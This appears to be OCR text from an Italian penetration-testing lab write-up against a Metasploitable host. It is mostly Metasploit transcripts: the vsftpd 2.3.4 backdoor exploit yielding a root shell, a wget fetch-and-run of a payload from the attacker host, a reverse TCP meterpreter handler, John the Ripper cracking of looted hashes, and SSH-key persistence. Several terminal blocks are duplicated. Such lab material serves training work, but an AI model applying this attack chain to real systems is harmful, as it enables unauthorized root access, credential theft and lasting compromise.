
Cracking delle credenziali con John The Ripper:


```
john /path/to/.msf4/loot/2024…linux.hashes_270143.txt
```



kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43445 -> 192.168.1.101:6200) at 2024-06-01 18:26:13 +0200
id
uid=0(root) gid=0(root)
wget http://192.168.1.100:8080/forever.elf
--12:27:07-- http://192.168.1.100:8080/forever.elf
=> `forever.elf.2'
Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
0K 100% 29.29 KB/s
12:27:07 (29.29 KB/s) - `forever.elf.2' saved [207/207]
chmod +x forever.elf
./forever.elf
kali@kali: ~
File Actions Edit View Help
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe90:b13c
IPv6 Netmask : ffff:ffff:ffff:ffff::
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > sessions
Usage: sessions <id>
Interact with a different session Id.
This works the same as calling this from the MSF shell: sessions -i <session id>
meterpreter >
Background session 1? [y/N]
msf6 exploit(multi/handler) > sessions
Active sessions
Id Name Type Information Connection
1 meterpreter x86/linux root @ metasploitable.localdomain 192.168.1.100:4444 -> 192.168.1.101:50024 (192.168.1.101)
msf6 exploit(multi/handler) > use linux/manage/sshkey_persistence
msf6 post(linux/manage/sshkey_persistence) > set SESSION 1
SESSION => 1
msf6 post(linux/manage/sshkey_persistence) > set USERNAME msfadmin
USERNAME => msfadmin
msf6 post(linux/manage/sshkey_persistence) > set VERBOSE true
VERBOSE => true
msf6 post(linux/manage/sshkey_persistence) > run
[*] Checking SSH Permissions
[+] Pubkey set to yes
[*] Authorized Keys File: .ssh/authorized_keys
[*] Added User SSH Path: /home/msfadmin/.ssh
[+] Storing new private key as /home/kali/.msf4/loot/20240601183752_default_192.168.1.101_id_rsa_741734.txt
[*] Adding key to /home/msfadmin/.ssh/authorized_keys
[+] Key Added
[!] No active DB -- Credential data will not be saved!
[*] Post module execution completed
msf6 post(linux/manage/sshkey_persistence) >
kali linux 1 [Running]
18:38
Left ⌘


kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:13 +0200
id
uid=0(root) gid=0(root)
wget http://192.168.1.100:8080/forever.elf
--12:27:07-- http://192.168.1.100:8080/forever.elf
=> `forever.elf.2'
Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
0K 100% 29.29 KB/s
12:27:07 (29.29 KB/s) - `forever.elf.2' saved [207/207]
chmod +x forever.elf
./forever.elf
kali@kali: ~
File Actions Edit View Help
=[metasploit v6.3.43-dev]
+ -- --=[2376 exploits - 1232 auxiliary - 416 post]
+ -- --=[1391 payloads - 46 encoders - 11 nops]
+ -- --=[9 evasion]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf6 exploit(multi/handler) > set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Sending stage (1017704 bytes) to 192.168.1.101
[*] Meterpreter session 1 opened (192.168.1.100:4444 → 192.168.1.101:50024) at 2024-06-01 18:29:28 +0200
meterpreter > sysinfo
Computer : metasploitable.localdomain
OS : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter >


kali linux 1 [Running]
1 2 3 4
18:42
Trash
File System
Home
putty.exe
wireshark
webshell.php
backdoor.php
kali@kali: ~
File Actions Edit View Help
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search vsftpd
Matching Modules
Name Disclosure Date Rank Check Description
0 auxiliary/dos/ftp/vsftpd_232 2011-02-03 normal Yes VSFTPD 2.3.2 Denial of Service
1 exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 excellent No VSFTPD v2.3.4 Backdoor Command Execution
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
msf6 > use 1
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.101
RHOSTS ⇒ 192.168.1.101
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.100:43445 → 192.168.1.101:6200) at 2024-06-01 18:26:13 +0200
id
uid=0(root) gid=0(root)
wget http://192.168.1.100:8080/forever.elf
--12:27:07-- http://192.168.1.100:8080/forever.elf
⇒ `forever.elf.2'
Connecting to 192.168.1.100:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207 [application/octet-stream]
0K 100% 29.29 KB/s
12:27:07 (29.29 KB/s) - `forever.elf.2' saved [207/207]
chmod +x forever.elf
./forever.elf
kali@kali: ~
File Actions Edit View Help
[!] No active DB -- Credential data will not be saved!
[*] Post module execution completed
